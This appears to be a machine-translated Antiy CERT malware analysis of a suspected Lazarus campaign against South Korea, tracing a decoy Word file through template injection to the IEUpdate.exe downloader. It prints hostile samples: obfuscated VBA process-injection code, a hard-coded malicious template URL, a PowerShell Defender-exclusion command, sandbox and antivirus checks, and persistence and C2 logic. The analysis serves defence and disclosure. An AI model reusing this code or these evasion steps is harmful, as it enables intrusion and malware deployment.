Analysis of Suspected Lazarus Attacks Against South Korea

mp-weixin-qq-com.translate.goog/s/w-KF5HUNe8-KlmFl6zLkZw

Antiy CERT Antiy Group *2022-11-01 12:47 Posted in Beijing*

01
Overview

Recently, Antiy CERT discovered an attack activity against South Korea. The title of the decoy document is "Sogang KLEC.docx" (Sogang University Korean Language Education Center.docx). Analyze and judge the obtained samples and associated malicious payloads, and finally associate them with the Lazarus organization.
Lazarus organization, also known as HIDDEN COBRA, APT38, Zinc, Guardians of Peace, etc., is one of the most active APT organizations in the peninsula region. The organization's attack targets involve dozens of countries such as Poland, Chile, the United States, Mexico, Brazil, etc., and carry out targeted attacks on financial institutions and individuals such as banks and Bitcoin exchanges to obtain economic benefits. It is the largest financial institution in the world. one of the threats. In addition, the group also infiltrated institutions and enterprises such as aerospace, COVID-19 vaccine technology, government, media, etc. to steal important information and carry out sabotage and extortion.

0 2
Attack process

The attack flow of this attack is roughly as follows:

1. Using template injection, wait for the decoy document to be opened and download the malicious template constructed by the attacker to the host for execution.

2. The macro code in the template requests the specified URL, downloads the malicious payload and injects it into WINWORD.exe for execution.

3. The downloaded malicious payload is mainly used to release the download tool IEUpdate.exe and execute it, and add it to the registry RUN for persistence.

4. After IEUpdate.exe is executed, it sends a message to obtain the C2 used for subsequent communication, and downloads different malicious payloads for execution according to the returned information.

5. There are two known payloads, hvncengine.dll and shellengine.dll, which are used to communicate with C2 for remote control.




Figure 2-1 Schematic diagram of the attack flow

03
Sample analysis

3.1 Decoy documents

Table 3-1 Decoy documents

virus name	Trojan/Generic.ASHMacro.7D6
original file name	Sogang KLEC.docx
MD5	f1a61ee026eac8583ee840d297792478
File size	13.25 MB (13889306 bytes)
file format	Office Open XML Document
Exploiting Vulnerabilities	none
release method	remote template injection
creation time	2022-04-06 8:40:00 UTC
Last edit time	2022-08-05 2:40:00 UTC
creator	none
last saver	exciting

Text national language	ko-KR
VT first upload time	2022-08-16 21:05:35 UTC
VT test results	16/65

Through the correlation function of the public intelligence platform, the download link of the decoy document was found. The information indicates that the decoy document was downloaded from the large attachment storage site provided by Naver Mail. It is speculated that the attacker may send phishing emails through Naver Mail to attack. Naver Mail is known to be an email service provided by the South Korean internet group Naver Corporation.




Figure 3-1 Decoy document download link

SaniTOX is a security protection software from South Korea's Jiransecurity company. The decoy document imitates SaniTOX to induce victims to enable macros. The main content of the malicious document is as follows.




Figure 3-2 The main content of the decoy document of this attack

After correlating the content of the document body, it is found that the body content of the decoy document appears not for the first time.




Figure 3-3 The main content of the decoy document in past attacks [1]

The attacker uses Word template injection to download and execute the malicious template after the victim opens the decoy document. The address of the template is http://23.106.160.173/temp2.dotm.




Figure 3-4 Remote template link

3.2 Template file

Table 3-2 Template file

virus name	Trojan/Generic.ASMacro.36F1B
original file name	D5583E63.dotm
MD5	8D7C3F3C56AD3069908901790ADFA826
File size	68.12KB (69755 bytes)
file format	Office Open XML Document
Exploiting Vulnerabilities	none
release method	macro documentation

creation time	2022-07-31 2:45:00 UTC
Last edit time	2022-08-03 14:48:00 UTC
creator	exciting
last saver	exciting
VT first upload time	2022-08-16 21:13:22 UTC
VT test results	37/65

The template contains malicious macro code that executes automatically when the document is opened. The main function of the macro code is to download malicious payloads. If the download is successful, the downloaded malicious payloads will be injected into the Winword program for execution.





Figure 3-5 Download malicious payload

This function injects the downloaded malicious payload into WinWord for execution.



```
Private Function RunPE(baImage() As Byte) As Long
    Dim hKernel32   As LongPtr
    Dim hCrypt32    As LongPtr
    Dim hNtdll      As LongPtr
    Dim pGMFN       As LongPtr
    Dim pCP         As LongPtr
    Dim pVAEx       As LongPtr
    Dim pNtTP       As LongPtr
    Dim pNtRVM      As LongPtr
    Dim pNtWVM      As LongPtr
    Dim pNtGCT      As LongPtr
    Dim pNtSCT      As LongPtr
    Dim pNtRT       As LongPtr

#If Win64 Then
    varTypeLongPtr = VbVarType.vbLongLong
#Else
    varTypeLongPtr = VbVarType.vbLong
#End If

    hKernel32 = lLib("kernel32.dll")
    If hKernel32 = 0 Then GoTo EX
    pLL = mfGPA(hKernel32, DecodeSTR("griwn5ynta0aoreA"))
    If pLL = 0 Then GoTo EX
    Call mfGPA(hKernel32, "zzzz")
    hNtdll = mfLL(DecodeSTR("oK0117zgs72X") & Chr(0))
    hCrypt32 = mfLL(DecodeSTR("raWoi6T95f+fvKI=") & Chr(0))
    If hNtdll = 0 Or hCrypt32 = 0 Then GoTo EX

    pRCM = mfGPA(hCrypt32, DecodeSTR("jaWoi6SMvr+aoreDvqikvL6/nJE="))   'CryptBinaryToStringA
    pGMFN = mfGPA(hKernel32, DecodeSTR("ibKltr+qor2elqe7tLWxo7KG"))     'GetModuleFileNameW
    pCP = mfGPA(hKernel32, DecodeSTR("jaW0mqSrh60Us6ukoqw="))           'CreateProcessW
    pNtRT = mfGPA(hNtdll, DecodeSTR("gK0Dnq07urSvuLyysJ8="))            'NtResumeThread
    pNtRVM = mfGPA(hNtdll, DecodeSTR("gK0DnrGqgbiJpLu2vba1o7ijgg=="))   'NtReadVirtualMemory
    pNtWVM = mfGPA(hNtdll, DecodeSTR("gK0Gibm6soeSorqisJedq7q+iak="))   'NtWriteVirtualMemory
    pNtGCT = mfGPA(hNtdll, DecodeSTR("gK0WnqSNuL+PtbajhZ0iq7a1"))       'NtGetContextThread
    pNtSCT = mfGPA(hNtdll, DecodeSTR("gK0CnqSNuL+PtbajhZ0iq7a1"))       'NtSetContextThread
    pVAEx = mfGPA(hKernel32, DecodeSTR("mL6jj6Wvu5CXvKG0lIM="))         'VirtualAllocEx
    pNtTP = mfGPA(hNtdll, DecodeSTR("gK0FnqKjvr+apKuHo5Szq6Si"))        'NtTerminateProcess
    Call mfGPA(hNtdll, "zzzz")

    If pRCM = 0 Or pGMFN = 0 Or pCP = 0 Or pNtRT = 0 Or pNtRVM = 0 Or pNtWVM = 0 Or pNtGCT = 0 Or pNtSCT = 0 Or pVAEx = 0 Or pNtTP = 0 Then GoTo EX

    Dim szCFP       As String
    szCFP = Space(MAX_PATH)
    Dim rGMFN       As Variant
    Dim curH        As LongPtr
    Dim dwCFPLen    As Long: dwCFPLen = MAX_PATH
    ReDim vParams(0 To 2)
    vParams(0) = curH
    vParams(1) = StrPtr(szCFP)
    vParams(2) = dwCFPLen
    Call MapPAParams
    Dim ldcfRes     As Long
    ldcfRes = dispCF(0, pGMFN, _
            tagCALLCONV.CC_STDCALL, VbVarType.vbLong, _
            UBound(vParams) + 1, VarPtr(iVarTypes(0)), VarPtr(lVarPtrs(0)), rGMFN)
```

Figure 3-6 Injection function

The malicious payload injected into the Winword process will release the IEUpdate.exe and error.log files under %LocalAppData%\Microsoft\PlayReady, and then bypass UAC through fodhelper.exe to elevate the permissions of IEUpdate.exe to execute, in the error.log file Some URL links "s/ucnpe74wo87d3mm/server.txt?dl=0" that need to be accessed later are recorded.





Figure 3-7 The file released by the malicious payload and the content in error.log

Modify the registry startup item to implement the persistence function.



计算机\HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run

名称	类型	数据
(默认)	REG_SZ	(数值未设置)
IEUpdate	REG_SZ	"C:\Users\w1x64\AppData\Local\Microsoft\PlayReady\IEUpdate.exe"

Figure 3-8 Add the IEUpdate.exe file to the registry RUN

3.3 IEUpdate.exe download tool

Table 3-3 Binary executable files

virus name	Trojan/Generic.ASMalwS.2D
original file name	IEUpdate.exe
MD5	c073012bc50b6a4f55f8edcce294a0b4
processor architecture	Intel 386 or later, and compatibles
File size	92.00KB (94208 bytes)
file format	Win32 EXE
timestamp	2022-08-03 03:27:06 UTC
digital signature	none
Packing type	none
compiled language	Microsoft Visual C++ v.11 - 2012
VT first upload time	2022-08-16 21:13:22 UTC
VT test results	49/72

First, determine whether the path you are in contains ":\myapp.exe", and if so, exit.





Figure 3-9 Determine the path you are in

Set the delay time through sleep to determine whether the delay time takes effect, so as to bypass part of the sandbox that modifies the sleep time.



```
v4 = lpCmdLine;
hWnd = (HWND)hInstance;
v28 = lpCmdLine;
sub_A92080();
v5 = GetTickCount();
Sleep(0x64u);
if ( GetTickCount() - v5 < 0x32 )
  exit(0);
```

Figure 3-10 Sandbox detection

Obtain the device description information of the main hard disk, and concatenate it with "VDEVICE". The concatenated string is hashed with CRC and then concatenated with "0". The format is "0+CRC hashed value".




Figure 3-11 Obtain host information and generate host ID

Determine whether it has administrator privileges by creating a directory under the system directory.





Figure 3-12 Permission Judgment

Get the version information of the operating system.



```
VersionInformation.dwOSVersionInfoSize = 148;
GetVersionExA(&VersionInformation);
```

Figure 3-13 Obtaining OS version information

Obtain a process snapshot and determine whether the currently running process contains "v3l4sp.exe", "AYAgent.aye", and "IEUpdate.exe". Among them, "v3l4sp.exe" is a subprogram of the free antivirus software V3 Lite of the Korean company AhnLab, and "AYAgent.aye" is a part of the Internet security suite ALYac of the Korean company ESTsoft.





Figure 3-14 Detection of designated anti-virus software

If the path is "%LocalAppData%\Microsoft\PlayReady\IEUpdate.exe" and the process ID does not match the current process, close the previous IEUpdate.exe process.



```
_dupenv_s(&Source, &BufferCount, "LOCALAPPDATA");
strcat_s(Destination, 0x800u, Source);
v6 = str_decrypt_401000(byte_AA3320);
strcat_s(Destination, 0x800u, v6);
v7 = str_decrypt_401000(byte_AA3338);
strcat_s(Destination, 0x800u, v7);          // C:\Users\w1x64\AppData\Local\Microsoft\PlayReady\IEUpdate.exe
v8 = str_decrypt_401000(byte_AA3338);
strcpy_s(v41, 0x800u, v8);                  // IEUpdate.exe
GetModuleFileNameA(0, Filename, 0x400u);
dwProcessId = 0;
v9 = sub_A910A0(Destination, v41, &dwProcessId);
if ( !_stricmp(Filename, Destination) && v9 > 0 )
{
  v10 = (HWND)OpenProcess(0x1FFFFFu, 0, dwProcessId);
  v11 = GetWindowDC(v10);
  Ellipse(v11, 80, 72, 2080, 2072);
  ReleaseDC(v10, v11);
  if ( !v10 )
    exit(1);
  if ( !TerminateProcess(v10, 0) )
    exit(1);
}
```

Figure 3-15 Close the previous process

Set the flag according to whether "/s" and "/a" are included in the parameters of cmdline, and select different branches to execute according to the previously set administrator permission flag.





Figure 3-16 Set the mark according to the parameter

Determine whether the previous privilege escalation operation was successful. If you have administrator rights, it will add itself to the Windows Defender exclusion list via PowerShell commands.



```
if ( privilege_flag_AA6F78 )
{
  v17 = str_decrypt_401000(byte_AA33C8);      // /
  if ( strstr(v4, v17) )
  {
    memset(ApplicationName, 0, sizeof(ApplicationName));
    memset(CommandLine, 0, sizeof(CommandLine));
    GetSystemDirectoryA(Buffer, 0x800u);
    strcat_s(ApplicationName, 0x800u, Buffer);
    v18 = str_decrypt_401000(byte_AA33CC);
    strcat_s(ApplicationName, 0x800u, v18);
    v19 = str_decrypt_401000(byte_AA33D8);
    strcat_s(CommandLine, 0x800u, v19);
    strcat_s(CommandLine, 0x800u, "\"");
    strcat_s(CommandLine, 0x800u, Destination);
    strcat_s(CommandLine, 0x800u, "\"");      // /c powershell -Command Add-MpPreference -ExclusionPath "C:\Users\w1x64\AppData\Local\Microsoft\PlayReady\IEUpdate.exe
    v20 = 68;
    p_StartupInfo = &StartupInfo;
    do
    {
      LOBYTE(p_StartupInfo->cb) = 0;
      p_StartupInfo = (p_StartupInfo + 1);
      --v20;
    }
    while ( v20 );
    v22 = hWnd;
    StartupInfo.cb = 68;
    StartupInfo.wShowWindow = 0;
    v23 = GetWindowDC(hWnd);
    MoveToEx(v23, 80, 100, 0);
    AngleArc(v23, 80, 100, 0x3Fu, 0.0, 10.0);
    LineTo(v23, 80, 100);
    ReleaseDC(v22, v23);
    CreateProcessA(ApplicationName, CommandLine, 0, 0, 0, 0x8000000u, 0, 0, &StartupInfo, &ProcessInformation);
  }
}
Sleep(3000u);
_beginthread(StartAddress, 0, 0);
```

Figure 3-17 Add this file to Windows Defender whitelist

If you are not an administrator, create a new thread and execute it in a loop, as shown below.




Figure 3-18 Creating a thread

The thread creates another thread function, which is used to communicate with the C2.

First, splicing "dl.dropboxusercontent.com" with the content obtained from the error.log file, and obtaining the C2 address of the next communication from the URL formed after splicing.




Figure 3-19 Obtaining the C2 address from Dropbox

Then return the operating system version information, whether there is a specified antivirus software, and the previously generated uid as the online package.





Figure 3-20 Constructing the online package

